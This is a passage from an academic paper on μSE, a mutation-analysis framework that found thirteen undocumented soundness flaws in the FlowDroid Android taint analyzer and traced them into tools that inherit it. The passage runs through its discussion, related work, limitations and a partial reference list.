Table 2: Descriptions of flaws uncovered in FlowDroid v2.0

| Flaw | Description |
|---|---|
| **FC1: Missing Callbacks** | |
| 1. DialogFragmentShow | FlowDroid misses the DialogFragment.onCreateDialog() callback registered by DialogFragment.show(). |
| 2. PhoneStateListener | FlowDroid does not recognize the onDataConnectionStateChanged() callback for classes extending the PhoneStateListener abstract class from the telephony package. |
| 3. NavigationView | FlowDroid does not recognize the onNavigationItemSelected() callback of classes implementing the interface NavigationView.OnNavigationItemSelectedListener. |
| 4. SQLiteOpenHelper | FlowDroid misses the onCreate() callback of classes extending android.database.sqlite.SQLiteOpenHelper. |
| 5. Fragments | FlowDroid 2.0 does not model Android Fragments correctly. We added a patch, which was promptly accepted. However, FlowDroid 2.5 and 2.5.1 remain affected. We investigate this further in the next section. |
| **FC2: Missing Implicit Calls** | |
| 6. RunOnUIThread | FlowDroid misses the path to Runnable.run() for Runnables passed into Activity.runOnUIThread(). |
| 7. ExecutorService | FlowDroid misses the path to Runnable.run() for Runnables passed into ExecutorService.submit(). |
| **FC3: Incorrect Modeling of Anonymous Classes** | |
| 8. ButtonOnClickToDialogOnClick | FlowDroid does not recognize the onClick() callback of DialogInterface.OnClickListener when instantiated within a Button's onClick="method_name" callback defined in XML. FlowDroid will recognize this callback if the class is instantiated elsewhere, such as within an Activity's onCreate() method. |
| 9. BroadcastReceiver | FlowDroid misses the onReceive() callback of a BroadcastReceiver implemented programmatically and registered within another programmatically defined and registered BroadcastReceiver's onReceive() callback. |
| **FC4: Incorrect Modeling of Asynchronous Methods** | |
| 10. LocationListenerTaint | FlowDroid misses the flow from a source in the onStatusChanged() callback to a sink in the onLocationChanged() callback of the LocationListener interface, despite recognizing leaks wholly contained in either. |
| 11. NSDManager | FlowDroid misses the flow from sources in any callback of a NsdManager.DiscoveryListener to a sink in any callback of a NsdManager.ResolveListener, when the latter is created within one of the former's callbacks. |
| 12. ListViewCallbackSequential | FlowDroid misses the flow from a source to a sink within different methods of a class obtained via AdapterView.getItemAtPosition() within the onItemClick() callback of an AdapterView.OnItemClickListener. |
| 13. ThreadTaint | FlowDroid misses the flow to a sink within a Runnable.run() method started by a Thread, only when that Thread is saved to a variable before Thread.start() is called. |

Helper, both added in API 1, are not interfaces, but abstract classes. Therefore, adding them to FlowDroid's list of callbacks (*i.e.,*AndroidCallbacks.txt) does not resolve the issue.

**FC2: Missing Implicit Call:** The security tool does not identify leaks within some method that is implicitly called by another method. For instance, FlowDroid does not recognize the path to Runnable.run() when a Runnable is passed into the ExecutorService.submit(Runnable). The response from the developers indicated that this class of flaws was due to an unresolved design challenge in Soot's [90] SPARK algorithm, upon which FlowDroid depends. This limitation is also known within the program analysis community [21]. However, the documentation of this gap, thanks to μSE, would certainly help developers and researchers in the wider security community.

**FC3: Incorrect Modeling of Anonymous Classes:** The security tool misses data leaks expressed within an anonymous class. For example, FlowDroid does not recognize leaks in the onReceive() callback of a dynamically registered BroadcastReceiver, which is implemented within another dynamically registered BroadcastReceiver's onReceive() callback. It is important to note that finding such complex flaws is only possible due to μSE's semi-automated mechanism, and may be rather prohibitive for an entirely manual analysis.

**FC4: Incorrect Modeling of Asynchronous Methods:** The security tool does not recognize a data leak whose source and sink are called within different methods that are asynchronously executed. For instance, FlowDroid does not recognize the flow between data leaks in two callbacks (*i.e.,* onLocationChanged and onStatusChanged) of the LocationListener class, which the adversary may cause to execute sequentially (*i.e.,* as our EE confirmed).

Apart from **FC1**, which may be patched with limited efforts, the other three categories of flaws may require a significant amount of research effort to resolve. However, documenting them is critical to increase awareness of real challenges faced by Android static analysis tools.

## 6.4 Flaw Propagation Study

The objective of this experiment is to determine if the flaws discovered in FlowDroid have propagated to the tools that inherit it, and to determine whether other static analysis tools that do not inherit FlowDroid are similarly flawed.

**Methodology:** We check if the two newer release versions of FlowDroid (*i.e.,* v2.5, and v2.5.1), as well as 6 other tools (*i.e.,* Argus, DroidSafe, IccTA, BlueSeal, HornDroid, and DidFail), are susceptible to any of the flaws discussed previously in FlowDroid v2.0, by using the tools to analyze the minimal example APKs generated during the in-depth analysis of FlowDroid.

**Results:** As seen in the Table 3, all the versions

Table 3: Flaws present in data leak detectors. Note that a "−" indicates tool crash with the minimal APK, a "✓" indicates presence of the flaw, and a "x" indicates absence, and *FD = FlowDroid.

| Flaw | FD* v2.5.1 | FD* v2.5 | FD* v2.0 | Blueseal | IccTA | HornDroid | Argus | DroidSafe | DidFail |
|---|---|---|---|---|---|---|---|---|---|
| DialogFragmentShow | ✓ | ✓ | ✓ | x | ✓ | ✓ | x | x | ✓ |
| PhoneStateListener | ✓ | ✓ | ✓ | x | ✓ | ✓ | x | x | ✓ |
| NavigationView | ✓ | ✓ | ✓ | - | ✓ | - | ✓ | - | ✓ |
| SQLiteOpenHelper | ✓ | ✓ | ✓ | x | ✓ | ✓ | ✓ | x | ✓ |
| Fragments | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | - | ✓ |
| RunOnUIThread | ✓ | ✓ | ✓ | x | ✓ | ✓ | ✓ | x | ✓ |
| ExecutorService | ✓ | ✓ | ✓ | x | ✓ | ✓ | ✓ | x | ✓ |
| ButtonOnClickToDialogOnClick | ✓ | ✓ | ✓ | x | ✓ | x | x | ✓ | ✓ |
| BroadcastReceiver | ✓ | ✓ | ✓ | x | ✓ | x | x | x | ✓ |
| LocationListenerTaint | ✓ | ✓ | ✓ | x | ✓ | x | x | x | ✓ |
| NSDManager | ✓ | ✓ | ✓ | x | ✓ | x | ✓ | x | ✓ |
| ListViewCallbackSequential | ✓ | ✓ | ✓ | x | ✓ | x | x | x | ✓ |
| ThreadTaint | ✓ | ✓ | ✓ | x | ✓ | x | x | x | ✓ |

of FlowDroid are susceptible to the flaws discovered from our analysis of FlowDroid v2.0. Note that while we fixed the Fragment flaw and our patch was accepted to FlowDroid's codebase, the latest releases of FlowDroid (*i.e.,* v2.5 and v2.5.1) still seem to have this flaw. We are working with the developers on a solution.

A significant observation from the Table 3 is that the tools that directly inherit FlowDroid (*i.e.,* IccTA, DidFail) are similarly flawed as FlowDroid. This is especially true when the tools do not augment FlowDroid in any manner, and use it as a black box (**RQ2**). On the contrary, Argus, which is motivated by FlowDroid's design, but augments it on its own, does not exhibit as many flaws.

Also, BlueSeal, HornDroid, and DroidSafe use a significantly different methodology, and are also not susceptible to these flaws. Interestingly, BlueSeal and DroidSafe are similar to FlowDroid in that they use Soot to construct a control flow graph, and rely on it to identify paths between sources and sinks. However, BlueSeal and DroidSafe both augment the graph in novel ways, and thus don't exhibit the flaws found in FlowDroid.

Finally, our analysis does not imply that FlowDroid is weaker than the tools which have fewer flaws in Table 3. However, it does indicate that the flaws discovered may be typical of the design choices made in FlowDroid, and inherited by the tools such as IccTA and DidFail. A similar deep exploration into the results of μSE for the other tools may be explored in the future (*e.g.,* of the 83 uncaught leaks in DroidSafe from Section 6.2).

## 7 Discussion

μSE has demonstrated efficiency and effectiveness at revealing real undocumented flaws in prominent Android security analysis tools. While experts in Android static analysis may be familiar with some of the flaws we discovered (*e.g.,* some flaws in FC1 and FC2), we aim to document these flaws for the entire scientific community. Further, μSE indeed found some design gaps that were surprising to expert developers; *e.g.,* FlowDroid's design does not consider callbacks in anonymous inner classes (flaws 8-9, Table 3), and in our interaction with the developers of FlowDroid, they acknowledged handling such classes as a non-trivial problem. During our evaluation of μSE we were able to glean the following pertinent insights:

**Insight 1:** *Simple and security goal-specific mutation schemes are effective.* While certain mutation schemes may be Android-specific, our results demonstrate limited dependence on these configurations. Out of the 13 flaws discovered by μSE, the Android-influenced mutation scheme (Section 4.2.1) revealed one (*i.e., BroadCastReceiver* in Table 3), while the rest were evenly distributed among the other two mutation schemes; *i.e.,* the schemes that evaluate reachability (Section 4.2.2) or leverage the security goal (Section 4.2.3).

**Insight 2:** *Security-focused static analysis tools exhibit undocumented flaws that require further evaluation and analysis*. Our results clearly demonstrate that previously unknown security flaws or undocumented design assumptions, which can be detected by μSE, pervade existing Android security static analysis tools. Our findings not only motivate the dire need for systematic discovery, fixing and documentation of unsound choices in these tools, but also clearly illustrate the power of mutation based analysis adapted in security context.

**Insight 3:** *Current tools inherit flaws from legacy tools.* A key insight from our work is that while inheriting code of the foundational tools (*e.g.,* FlowDroid) is a common practice, some of the researchers may not necessarily be aware of the unsound choices they are inheriting as well. As our study results demonstrate, when a tool inherits another tool directly (*e.g.,* IccTA inherits FlowDroid), all the flaws propagate. More importantly, even in those cases where the tool does not directly inherit the code-

base, unsound choices may still propagate at the conceptual level and result in real flaws.

**Insight 4:** *As tools, libraries, and the Android platform evolve, security problems become harder to track down*. Due the nature of software evolution, all the analysis tools, underlying libraries, and the Android platform itself evolve asynchronously. A few changes in the Android API may introduce undocumented flaws in analysis tools. μSE handles this fundamental obstacle of continuous change by ensuring that each version of an analysis tool is systematically tested, as we realize while tracking the Fragment flaw in multiple versions of FlowDroid.

**Insight 5:** *Benchmarks need to evolve with time*. While manually-curated benchmarks (*e.g.,* DroidBench [13]) are highly useful as a "first line of defense" in checking if a tool is able to detect well-known flaws, the downside of relying too heavily on benchmarks is that they only provide a known, finite number of tests, leading to a false sense of security. Due to constant changes (insight #3) benchmarks are likely to become less relevant unless they are constantly augmented, which requires tremendous effort and coordination. μSE significantly reduces this burden on benchmark creators via its suite of extensible and expressive security operators and mutation schemes, which can continuously evaluate new versions of tools. The key insight we derive from our experience building μSE is that *while benchmarks may check for documented flaws, μSE's true strength is in discovering new flaws.*

## 8 Related Work

μSE builds upon the theoretical underpinnings of mutation analysis from SE, and to our knowledge, is the first work to adapt mutation analysis to evaluate the soundness claimed by security tools. Moreover, μSE adapts mutation analysis to security, and makes fundamental and novel modifications (described previously in Section 4). In this section, we survey related work in three other related areas:

**Formally Verifying Soundness:** While an ideal approach, formal verification is one of the most difficult problems in computer security. For instance, prior work on formally verifying apps often requires the monitor to be rewritten in a new language or use verification-specific programming constructs (*e.g.,* verifying reference monitors [41, 91], information flows in apps [67, 68, 95]), which poses practical concerns for tools based on numerous legacy codebases (*e.g.,* FlowDroid [13], CHEX [62]). Further, verification techniques generally require correctness to be specified, *i.e.,* the policies or invariants that the program is checked against. Concretely defining what is "correct" is hard even for high-level program behavior (*e.g.,* making a "correct" SSL connection), and may be infeasible for complex static analysis tools (*e.g.,* detecting "all incorrect SSL connections"). μSE does not aim to substitute formal verification of static analysis tools; instead, it aims to uncover existing limitations of such tools.

**Mutation Analysis for Android:** Deng *et al.* [26] introduced mutation analysis for Android and derived operators by analyzing the syntax of Android-specific Java constructs. Subsequently, a mutation analysis framework for Android (μDroid) has been introduced to evaluate a test suite's ability to uncover energy bugs [49]. μSE incorporates concepts from the general mutation analysis proposed by prior work (especially on Android [49, 26, 58]), but adapts them in the context of security. We design mSE to focus on undetected mutants, providing a semi-automated methodology to resolve such mutants to design/implementation flaws (Section 4.3). The derivation of security operators (Section 4.1) represents a notable departure from traditional mutation testing that seeds simple syntactic code changes. Our mutation schemes (Section 4.2) evaluate coverage of OS-specific abstractions, reachability of the analysis, or the ability to detect semantically-complex mutants, providing the expressibility necessary for security testing, while building upon traditional approaches. Further, μSE builds upon the software infrastructure developed for MDROID+ [58] that allows a scalable analysis of mutants seeded according to security operators. In particular, μSE adapts the process of deriving a potential fault profile for mutant injection and relies on the EE to validate the mutants seeded according to our derived security operators.

**Android Application Security Tools:** The popularity and open-source nature of Android has spurred an immense amount of research related to examining and improving the security of the underlying OS, SDK, and apps. Recently, Acar *et al.* have systematized Android security research [9], and we discuss work that introduces static analysis-based countermeasures for Android security issues according to Acar *et al.'s* categorization.

Perhaps the most prevalent area of research in Android security has concerned the permissions system that mediates access to privileged hardware and software resources. Several approaches have motivated changes to Android's permission model, or have proposed enhancements to it, with goals ranging from detecting or fixing unauthorized information disclosure or leaks in third party appli-

cations [33, 13, 42, 70, 69, 94, 52] to detecting overprivilege in applications [37, 14, 92]. Similarly, prior work has also focused on benign but vulnerable Android applications, and proposed techniques to detect or fix vulnerabilities such as cryptographic API misuse API [35, 32, 87, 36] or unprotected application interfaces [38, 22, 54]. Moreover, these techniques have often been deployed as modifications to Android's permission enforcement [34, 33, 72, 40, 29, 38, 18, 76, 23, 100, 86, 19, 46, 77, 83, 81], SDK tools [37, 14, 92], or inline reference monitors [93, 51, 24, 17, 16]. While this paper demonstrates the evaluation of only a small subset of these tools with μSE, our experiments demonstrate that μSE has the potential to impact nearly all of them. For instance, μSE could be applied to further vet SSL analysis tools by purposely introducing complex SSL errors in real applications, or tools that analyze overprivilege or permission misuse, by developing security operators that attempt to misuse permissions to circumvent such monitors. Future work may use μSE to perform an in-depth analysis of these problems.

## 9 Limitations

**1) Soundness of μSE:** As acknowledged in Section 8, mSE does not aim to supplant formal verification (which would be sound), and does not claim soundness guarantees. Rather, mSE provides a systematic approach to semi-automatically uncover flaws in existing security tools, which is a significant advancement over manually-curated tests.

**2) Manual Effort:** Presently, the workflow of μSE requires an analyst to manually analyze the result of μSE (*i.e.*, uncaught mutants). However, as described in Section 6.2, μSE possesses enhancements that mitigate the manual effort by dynamically eliminating non-executable mutants, that would otherwise impose a burden on the analyst examining undetected mutants. In our experience, this analysis was completed in a reasonable time using the methodology outlined in Section 4.3.

**3) Limitations of Execution Engine:** Like any dynamic analysis tool, the EE will not explore all possible program states, thus, there may be a set of mutants marked as non-executable by the EE, that may actually be executable under certain scenarios. However, the CRASHSCOPE tool, which μSE's's EE is based upon, has been shown to perform comparably to other tools in terms of coverage [66]. Future versions of μSE's EE could rely on emerging input generation tools for Android apps [64].

## 10 Conclusion

We proposed the μSE framework for performing systematic security evaluation of Android static analysis tools to discover (undocumented) unsound assumptions, adopting the practice of mutation testing from SE to security. μSE not only detected major flaws in a popular, open-source Android security tool, but also demonstrated how these flaws propagated to other tools that inherited the security tool in question. With μSE, we demonstrated how mutation analysis can be feasibly used for gleaning unsound assumptions in existing tools, benefiting developers, researchers, and end users, by making such tools more secure and transparent.

## 11 Acknowledgements

We thank Rozda Askari for his help with setting up experiments. We thank the FlowDroid developers, as well as the developers of the other tools we evaluate in this paper, for making their tools available to the community, providing us with the necessary information for our analysis, and being open to suggestions and improvements. The authors have been supported in part by the NSF-1815336, NSF-714581 and NSF-714161 grants. Any opinions, findings, and conclusions expressed herein are the authors' and do not necessarily reflect those of the sponsors.

## References

[1] Android developer documentation - broadcasts `https://developer.android.com/guide/components/broadcasts.html`.

[2] Android developer documentation - intents and intent filters `https://developer.android.com/guide/components/intents-filters.html`.

[3] Android developer documentation - the activity lifecycle `https://developer.android.com/guide/components/activities/activity-lifecycle.html`.

[4] Apache ant build system - `http://ant.apache.org`.

[5] F-droid.`https://f-droid.org/`.

[6] Gradle build system - `https://gradle.org`.

[7] Soot java instrumentation framework `http://sable.github.io/soot/`.

[8] AAFER, Y., ZHANG, N., ZHANG, Z., ZHANG, X., CHEN, K., WANG, X., ZHOU, X., DU, W., AND GRACE, M. Hare hunting in the wild android: A study on the threat of hanging attribute references. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2015), CCS '15, ACM, pp. 1248–1259.

[9] ACAR, Y., BACKES, M., BUGIEL, S., FAHL, S., MCDANIEL, P., AND SMITH, M. Sok: Lessons learned from android security research for appified software platforms. In *37th IEEE Symposium on Security and Privacy (S&P '16)* (2016), IEEE.

[10] ANDROID DEVELOPERS. Fragments. https://developer.android.com/guide/components/fragments.html.

[11] APPELT, D., NGUYEN, C. D., BRIAND, L. C., AND ALSHAHWAN, N. Automated testing for SQL injection vulnerabilities: an input mutation approach. In *International Symposium on Software Testing and Analysis, ISSTA '14, San Jose, CA, USA - July 21 - 26, 2014* (2014), pp. 259–269.

[12] ARP, D., SPREITZENBARTH, M., HÜBNER, M., GASCON, H., AND RIECK, K. DREBIN: Effective and Explainable Detection of Android Malware in Your Pocket. In *Proceedings of the ISOC Network and Distributed Systems Symposium (NDSS)* (Feb. 2014).

[13] ARZT, S., RASTHOFER, S., FRITZ, C., BODDEN, E., BARTEL, A., KLEIN, J., LE TRAON, Y., OCTEAU, D., AND MCDANIEL, P. FlowDroid: Precise Context, Flow, Field, Object-sensitive and Lifecycle-aware Taint Analysis for Android Apps. In *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)* (2014).

[14] AU, K. W. Y., ZHOU, Y. F., HUANG, Z., AND LIE, D. PScout: Analyzing the Android Permission Specification. In *Proceedings of the 2012 ACM conference on Computer and communications security* (2012), pp. 217–228.

[15] AVDIIENKO, V., KUZNETSOV, K., GORLA, A., ZELLER, A., ARZT, S., RASTHOFER, S., AND BODDEN, E. Mining apps for abnormal usage of sensitive data. In *Proceedings of the 37th International Conference on Software Engineering-Volume 1* (May 2015), pp. 426–436.

[16] BACKES, M., BUGIEL, S., HAMMER, C., SCHRANZ, O., AND VON STYP-REKOWSKY, P. Boxify: Full-fledged App Sandboxing for Stock Android. In *24th USENIX Security Symposium (USENIX Security 15)* (Aug. 2015).

[17] BACKES, M., GERLING, S., HAMMER, C., MAFFEI, M., AND VON STYP-REKOWSKY, P. AppGuard: Enforcing User Requirements on Android Apps. In *Proceedings of the International Conference on Tools and Algorithms for the Construction and Analysis of Systems (TACAS)* (2013).

[18] BUGIEL, S., DAVI, L., DMITRIENKO, A., FISCHER, T., SADEGHI, A.-R., AND SHASTRY, B. Toward Taming Privilege-Escalation Attacks on Android. In *Proceedings of the ISOC Network and Distributed System Security Symposium (NDSS)* (2012).

[19] BUGIEL, S., DAVI, L., DMITRIENKO, A., HEUSER, S., SADEGHI, A.-R., AND SHASTRY, B. Practical and Lightweight Domain Isolation on Android. In *Proceedings of the ACM Workshop on Security and Privacy in Mobile Devices (SPSM)* (2011).

[20] CALZAVARA, S., GRISHCHENKO, I., AND MAFFEI, M. HornDroid: Practical and Sound Static Analysis of Android Applications by SMT Solving. In *2016 IEEE European Symposium on Security and Privacy (EuroS P)* (March 2016), pp. 47–62.

[21] CAO, Y., FRATANTONIO, Y., BIANCHI, A., EGELE, M., KRUEGEL, C., VIGNA, G., AND CHEN, Y. EdgeMiner: Automatically Detecting Implicit Control Flow Transitions through the Android Framework. In *Proceedings of the ISOC Network and Distributed Systems Symposium (NDSS)* (Feb. 2015).

[22] CHIN, E., FELT, A. P., GREENWOOD, K., AND WAGNER, D. Analyzing Inter-Application Communication in Android. In *Proceedings of the 9th Annual International Conference on Mobile Systems, Applications, and Services (MobiSys)* (2011).

[23] CONTI, M., NGUYEN, V. T. N., AND CRISPO, B. CRePE: Context-Related Policy Enforcement for Android. In *Proceedings of the 13th Information Security Conference (ISC)* (Oct. 2010).

[24] DAVIS, B., SANDERS, B., KHODAVERDIAN, A., AND CHEN, H. I-arm-droid: A rewriting framework for in-app reference monitors for android applications.

[25] DEMILLO, R. A., LIPTON, R. J., AND SAYWARD, F. G. Hints on test data selection: Help for the practicing programmer. *Computer 11*, 4 (April 1978), 34–41.

[26] DENG, L., MIRZAEI, N., AMMANN, P., AND OFFUTT, J. Towards mutation analysis of android apps. In *Software Testing, Verification and Validation Workshops (ICSTW), 2015 IEEE Eighth International Conference on* (April 2015), pp. 1–10.

[27] DEREZIŃSKA, A., AND HAŁAS, K. *Analysis of Mutation Operators for the Python Language*. Springer International Publishing, Cham, 2014, pp. 155–164.

[28] DI NARDO, D., PASTORE, F., AND BRIAND, L. C. Generating complex and faulty test data through model-based mutation analysis. In *8th IEEE International Conference on Software Testing, Verification and Validation, ICST 2015, Graz, Austria, April 13-17, 2015* (2015), pp. 1–10.

[29] DIETZ, M., SHEKHAR, S., PISETSKY, Y., SHU, A., AND WALLACH, D. S. Quire: Lightweight Provenance for Smart Phone Operating Systems. In *Proceedings of the USENIX Security Symposium* (Aug. 2011).

[30] DOLAN-GAVITT, B., HULIN, P., KIRDA, E., LEEK, T., MAMBRETTI, A., ROBERTSON, W., ULRICH, F., AND WHELAN, R. Lava: Large-scale automated vulnerability addition. In *Proceedings of the 37th IEEE Symposium on Security and Privacy (S&P)* (may 2016).

[31] ECONOMIST, T. Planet of the phones. http://www.economist.com/news/leaders/21645180-smartphone-ubiquitous-addictive-and-transformative-planet-phones, Feb. 2015.

[32] EGELE, M., BRUMLEY, D., FRATANTONIO, Y., AND KRUEGEL, C. An Empirical Study of Cryptographic Misuse in Android Applications. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security* (2013).

[33] ENCK, W., GILBERT, P., CHUN, B.-G., COX, L. P., JUNG, J., MCDANIEL, P., AND SHETH, A. N. TaintDroid: An Information-Flow Tracking System for Realtime Privacy Monitoring on Smartphones. In *Proceedings of the 9th USENIX Symposium on Operating Systems Design and Implementation (OSDI)* (Oct. 2010).

[34] ENCK, W., ONGTANG, M., AND MCDANIEL, P. On Lightweight Mobile Phone Application Certification. In *Proceedings of the 16th ACM Conference on Computer and Communications Security (CCS)* (Nov. 2009).

[35] FAHL, S., HARBACH, M., MUDERS, T., BAUMGÄRTNER, L., FREISLEBEN, B., AND SMITH, M. Why eve and mallory love android: An analysis of android ssl (in)security. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security* (2012).

[36] FAHL, S., HARBACH, M., PERL, H., KOETTER, M., AND SMITH, M. Rethinking SSL Development in an Appified World. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security* (New York, NY, USA, 2013), CCS '13, ACM, pp. 49–60.

[37] FELT, A. P., CHIN, E., HANNA, S., SONG, D., AND WAGNER, D. Android Permissions Demystified. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (2011).

[38] FELT, A. P., WANG, H. J., MOSHCHUK, A., HANNA, S., AND CHIN, E. Permission Re-Delegation: Attacks and Defenses. In *Proceedings of the USENIX Security Symposium* (Aug. 2011).

[39] FENGGUO WEI, SANKARDAS ROY, X. O., AND ROBBY. Amandroid: A Precise and General Inter-component Data Flow Analysis Framework for Security Vetting of Android Apps. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (Nov. 2014).

[40] FRAGKAKI, E., BAUER, L., JIA, L., AND SWASEY, D. Modeling and enhancing android's permission system. In *Computer Security – ESORICS 2012* (Berlin, Heidelberg, 2012), S. Foresti, M. Yung, and F. Martinelli, Eds., Springer Berlin Heidelberg, pp. 1–18.

[41] FRANKLIN, J., CHAKI, S., DATTA, A., AND SESHADRI, A. Scalable parametric verification of secure systems: How to verify reference monitors without worrying about data structure size. In *Security and Privacy (SP), 2010 IEEE Symposium on* (2010), pp. 365–379.

[42] GIBLER, C., CRUSSELL, J., ERICKSON, J., AND CHEN, H. AndroidLeaks: Automatically Detecting Potential Privacy Leaks In Android Applications on a Large Scale. In *Proceedings of the International Conference on Trust and Trustworthy Computing (TRUST)* (June 2012).

[43] GORDON, M. I., KIM, D., PERKINS, J., GILHAM, L., NGUYEN, N., AND RINARD, M. Information Flow Analysis of Android Applications in DroidSafe. In *Proceedings of the ISOC Network and Distributed Systems Symposium (NDSS)* (Feb. 2015).

[44] GRACE, M., ZHOU, Y., ZHANG, Q., ZOU, S., AND JIANG, X. RiskRanker: Scalable and Accurate Zero-day Android Malware Detection. In *Proceedings of the International Conference on Mobile Systems, Applications and Services (MobiSys)* (2012).

[45] HAMLET, R. G. Testing programs with the aid of a compiler. *IEEE Trans. Software Eng. 3*, 4 (July 1977), 279–290.

[46] HEUSER, S., NADKARNI, A., ENCK, W., AND SADEGHI, A.-R. ASM: A Programmable Interface for Extending Android Security. In *Proceedings of the USENIX Security Symposium* (Aug. 2014).

[47] HO, T.-H., DEAN, D., GU, X., AND ENCK, W. PREC: Practical Root Exploit Containment for Android Devices. In *Proceedings of the Fourth ACM Conference on Data and Application Security and Privacy (CODASPY)* (Mar. 2014).

[48] HOLAVANALLI, S., MANUEL, D., NANJUNDASWAMY, V., ROSENBERG, B., SHEN, F., KO, S. Y., AND ZIAREK, L. Flow permissions for android. In *2013 28th IEEE/ACM International Conference on Automated Software Engineering (ASE)* (Nov 2013), pp. 652–657.

[49] JABBARVAND, R., AND MALEK, S. μdroid: An energy-aware mutation testing framework for android. In *Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering* (New York, NY, USA, 2017), ESEC/FSE 2017, ACM, pp. 208–219.

[50] JAMROZIK, K., VON STYP-REKOWSKY, P., AND ZELLER, A. Mining sandboxes. In *Software Engineering (ICSE), 2016 IEEE/ACM 38th International Conference on* (May 2016), pp. 37–48.

[51] JEON, J., MICINSKI, K. K., VAUGHAN, J. A., FOGEL, A., REDDY, N., FOSTER, J. S., AND MILLSTEIN, T. Dr. Android and Mr. Hide: Fine-grained Permissions in Android Applications. In *Proceedings of the ACM Workshop on Security and Privacy in Mobile Devices (SPSM)* (2012).

[52] JIA, L., ALJURAIDAN, J., FRAGKAKI, E., BAUER, L., STROUCKEN, M., FUKUSHIMA, K., KIYOMOTO, S., AND MIYAKE, Y. Run-Time Enforcement of Information-Flow Properties on Android (Extended Abstract). In *Proceedings of the European Symposium on Research in Computer Security (ESORICS)* (Sept. 2013).

[53] KLIEBER, W., FLYNN, L., BHOSALE, A., JIA, L., AND BAUER, L. Android Taint Flow Analysis for App Sets. In *Proceedings of the 3rd ACM SIGPLAN International Workshop on the State of the Art in Java Program Analysis* (2014), pp. 1–6.

[54] LEE, Y. K., BANG, J. Y., SAFI, G., SHAHBAZIAN, A., ZHAO, Y., AND MEDVIDOVIC, N. A sealant for inter-app security holes in android. In *Proceedings of the 39th International Conference on Software Engineering* (May 2017), pp. 312–323.

[55] LI, L., BARTEL, A., BISSYANDÉ, T. F., KLEIN, J., LE TRAON, Y., ARZT, S., RASTHOFER, S., BODDEN, E., OCTEAU, D., AND MCDANIEL, P. Iccta: Detecting inter-component privacy leaks in android apps. In *Proceedings of the 37th International Conference on Software Engineering - Volume 1* (2015), pp. 280–291.

[56] LI, L., BARTEL, A., KLEIN, J., AND TRAON, Y. L. Automatically exploiting potential component leaks in android applications. In *2014 IEEE 13th International Conference on Trust, Security and Privacy in Computing and Communications* (Sept 2014), pp. 388–397.

[57] LILLACK, M., KASTNER, C., AND BODDEN, E. Tracking load-time configuration options. *IEEE Transactions on Software Engineering PP*, 99 (2017), 1–1.

[58] LINARES-VÁSQUEZ, M., BAVOTA, G., TUFANO, M., MORAN, K., DI PENTA, M., VENDOME, C., BERNAL-CÁRDENAS, C., AND POSHYVANYK, D. Enabling mutation testing for android apps. In *Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering* (New York, NY, USA, 2017), ESEC/FSE 2017, ACM, pp. 233–244.

[59] LINDORFER, M., NEUGSCHWANDTNER, M., WEICHSELBAUM, L., FRATANTONIO, Y., VAN DER VEEN, V., AND PLATZER, C. Andrubis–1,000,000 apps later: A view on current Android malware behaviors. In *Third International Workshop on Building Analysis Datasets and Gathering Experience Returns for Security (BADGERS)* (2014).

[60] LIU, B., LIU, B., JIN, H., AND GOVINDAN, R. Efficient privilege de-escalation for ad libraries in mobile apps. In *Proceedings of the 13th Annual International Conference on Mobile Systems, Applications, and Services* (New York, NY, USA, 2015), MobiSys '15, ACM, pp. 89–103.

[61] LIVSHITS, B., SRIDHARAN, M., SMARAGDAKIS, Y., LHOTÁK, O., AMARAL, J. N., CHANG, B.-Y. E., GUYER, S. Z., KHEDKER, U. P., MØLLER, A., AND VARDOULAKIS, D. In defense of soundiness: A manifesto. *Commun. ACM 58*, 2 (Jan. 2015).

[62] LU, L., LI, Z., WU, Z., LEE, W., AND JIANG, G. CHEX: Statically Vetting Android Apps for Component Hijacking Vulnerabilities. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (2012), pp. 229–240.

[63] MA, Y., KWON, Y. R., AND OFFUTT, J. Inter-class mutation operators for java. In *13th International Symposium on Software Reliability Engineering (ISSRE 2002), 12-15 November 2002, Annapolis, MD, USA* (2002), pp. 352–366.

[64] MAO, K., HARMAN, M., AND JIA, Y. Sapienz: Multi-objective automated testing for android applications. In *Proceedings of the 25th International Symposium on Software Testing and Analysis* (New York, NY, USA, 2016), ISSTA 2016, ACM, pp. 94–105.

[65] MORAN, K., LINARES-VASQUEZ, M., BERNAL-CARDENAS, C., VENDOME, C., AND POSHYVANYK, D. Crashscope: A practical tool for automated testing of android applications. In *2017 IEEE/ACM 39th International Conference on Software Engineering Companion (ICSE-C)* (May 2017), pp. 15–18.

[66] MORAN, K., VÁSQUEZ, M. L., BERNAL-CÁRDENAS, C., VENDOME, C., AND POSHYVANYK, D. Automatically discovering, reporting and reproducing android application crashes. In *2016 IEEE International Conference on Software Testing, Verification and Validation, ICST 2016, Chicago, IL, USA, April 11-15, 2016* (2016), pp. 33–44.

[67] MYERS, A. C. JFlow: Practical Mostly-Static Information Flow Control. In *Proceedings of the ACM Symposium on Principles of Programming Langauges (POPL)* (January 1999).

[68] MYERS, A. C., AND LISKOV, B. Protecting Privacy Using the Decentralized Label Model. *ACM Transactions on Software Engineering and Methodology 9*, 4 (October 2000), 410–442.

[69] NADKARNI, A., ANDOW, B., ENCK, W., AND JHA, S. Practical DIFC Enforcement on Android. In *Proceedings of the 25th USENIX Security Symposium* (Aug. 2016).

[70] NADKARNI, A., AND ENCK, W. Preventing Accidental Data Disclosure in Modern Operating Systems. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (Nov. 2013).

[71] NAN, Y., YANG, M., YANG, Z., ZHOU, S., GU, G., AND WANG, X. Uipicker: User-input privacy identification in mobile applications. In *USENIX Security Symposium* (2015), pp. 993–1008.

[72] NAUMAN, M., KHAN, S., AND ZHANG, X. Apex: Extending Android Permission Model and Enforcement with User-defined Runtime Constraints. In *Proceedings of the ACM Symposium on Information, Computer and Communications Security (ASIACCS)* (2010).

